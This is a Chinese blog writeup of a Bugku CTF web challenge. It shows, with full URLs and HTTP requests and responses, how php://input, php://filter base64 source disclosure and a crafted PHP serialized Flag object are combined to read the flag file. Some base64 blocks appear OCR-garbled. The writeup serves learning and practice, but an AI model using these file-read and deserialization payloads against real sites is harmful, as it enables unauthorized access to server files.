【Bugku CTF】welcome to bugkuctf 100 writeup

原创

Dar3n1y 于 2019-06-19 01:37:15 发布 514 收藏

分类专栏： 信安 BUGKU 文章标签： CTF bugku 反序列化

本文链接：https://blog.csdn.net/qq_41333578/article/details/92802422


信安 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏


BUGKU

2 篇文章 0 订阅

订阅专栏

今天心情有点复杂！！！

0x01 前言

解题链接：http://123.206.87.240:8006/test1/

经过一番资料学习emmmm，此题知识点主要 YOU **代码审计、反序列化等**，，，，

查看源码

代码审计啦

三个GET传参、条件存在$user$且内容$welcometothebugkuctf$、file要求为hint.php


> [关于php://filter](https://www.leavesongs.com/PENETRATION/php-filter-magic.html)
> [可以看这位大佬的博客](https://www.leavesongs.com/PENETRATION/php-filter-magic.html)
> https://www.leavesongs.com/PENETRATION/php-filter-magic.html

> 关于php://input
> 官方描述：
> “php://input可以读取没有处理过的POST数据。相较于$HTTP_RAW_POST_DATA而言，它给内存带来的压力较小，并且不需要特殊的php.ini设置。php://input不能用于enctype=multipart/form-data”

> 支持的协议和封装协议
> https://php.net/manual/zh/wrappers.php

构造payload -------------------------读取hint.php文件内容

```
http://123.206.87.240:8006/test1/index.php?
txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php&password=

post data : welcome to the bugkuctf
```




base64解密


PD9waHAgIA0KICANCmNsYXNzIEZsYWd7Ly9mbGFnLnBocCAgDQogICAgcHVibGljICRmaWxlOyAgDQogICAgcHVibGljIGZ1bmN0aW9uIF9fdG9zdHJpbmcoKXsgIA0KICAgICAgICBpZihpc3NldCgkdGhpcy0+ZmlsZSkpeyAgDQogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5maWxlKTsgDQoJCQllY2hvICI8YnI+IjsNCgkJcmV0dXJuICgiZ29vZCIpOw0KICAgICAgICB9ICANCiAgICB9ICANCn0gIA0KPz4gIA==

```php
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
   echo "<br>";
  return ("good");
        }
    }
}
?>
```

用上面方法读取index.php（原因不知）



```
GET
/test1/index.php?txt=php://input&file=php://filter/read=convert.base64-encode/resource=index.php&password=  HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 23

welcome to the bugkuctf
```



```
Content-Length: 1398

hello
friend!<br>PD9waHAgIAOKJHR4dCA9ICRfROVUWyJOeHQiXTsgIAOKJGZpbGUgPSAkX0dFVFsiZmlsZSJd0y
AgDQokcGFzc3dvcmQgPSAkX0dFVFsicGFzc3dvcmQiXTsgIAOKICANCmlmKGlzc2VOKCR0eHQpJiYoZmlsZV9
nZXRfY29udGVudHMoJHR4dCwncicpPT09IndlbGNvbWUgdG8gdGhlIGJ1Z2t1Y3RmIikpeyAgDQogICAgZWNo
byAiaGVsbG8gZnJpZW5kITxicj4iOyAgDQogICAgaWYocHJlZ19tYXRjaCgiL2ZsYWcvIiwkZmlsZSkpeyAND
gkJZWNobyAi5LiN6I09546w5Zyo5bCx57uZ5L2gZmxhZ+WTpiI7DQogICAgICAgIGV4aXQoKTsgIAOKICAgIH
1lbHNleyAgDQogICAgICAgIGluY2x1ZGUoJGZpbGUp0yAgIAOKICAgICAgICAkcGFzc3dvcmQgPSB1bnNlcml
hbGl6ZSgkcGFzc3dvcmQp0yAgDQogICAgICAgIGVjaG8gJHBhc3N3b3Jk0yAgDQogICAgfSAgDQp9ZWxzZXsg
IAOKICAgIGVjaG8gInlvdSBhcmUgdSBhcmUgbm90IHRoZSBudW1iZXIgb2YgYnVna3UgISAi0yAgDQp9ICANCiAgDQo/P
iAgDQogIAOKPCEtLSAgDQokdXNlciA9ICRfR0VUWyJ0eHQiXTsgIAOKJGZpbGUgPSAkX0dFVFsiZmlsZSJd0y
AgDQokcGFzcyA9ICRfR0VUWyJwYXNzd29yZCJd0yAgDQogIAOKaWYoaXNzZXQoJHVzZXIpIiYoZmlsZV9nZXR
fY29udGVudHMoJHVzZXIsJ3InKT09PSJ3ZWxjb21lIHRvIHRoZSBidWdrdWNOZiIpKXsgIAOKICAgIGVjaG8g
ImhlbGxvIGFkbWluITxicj4i0yAgDQogICAgaW5jbHVkZSgkZmlsZSk7IC8vaGludC5waHAgIAOKfWVsc2V7I
CANCiAgICBlY2hvICJ5b3UgYXJlIG5vdCBhZG1pbiAhICI7ICANCnOgIAOKICOtPiAg

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```


解码为

```
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
  echo "涓嶈兘鐜板湪灏辩粰浣燜lag鍝□";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->  □□
```

> 魔术方法 __tostring() https://www.php.net/manual/zh/language.oop5.magic.php
> preg_match https://php.net/manual/zh/function.preg-match.php
> unserialize 反序列化 https://blog.csdn.net/wy0123/article/details/79345842 （没了解构造原理找大佬博客）

将hint.php中的Flag方法当做字符串执行时，会自动执行 __tostring方法，只有echo，只能输出一个或多个字符串，所以构造password为Flag类型，其中的string变量password为Flag类型，其中的string变量flie=flag.php即可
注意反序列化

$password= unserialize(\text{password});$

因此知道需要构造序列化对象payload


```
<?php
    class Flag{
    public $file;
    }
    $a = new Flag();
    $a->file = "flag.php";
    $a = serialize($a);
    print_r($a);
?>
```

输出：

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

最后payload

```
/test1/index.php?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```



```
Raw  Params  Headers  Hex

GET
/test1/index.php?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4
:"file";s:8:"flag.php";}  HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 23

welcome to the bugkuctf
```

```
Raw  Headers  Hex  Render

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 18 Jun 2019 17:32:48 GMT
Content-Type: text/html
Connection: close
Content-Length: 378

hello friend!<br>  <?php
//flag{php_is_the_best_language}  1
?><br>good

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the
bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```


向前辈学习：https://blog.csdn.net/csu_vc/article/details/78375203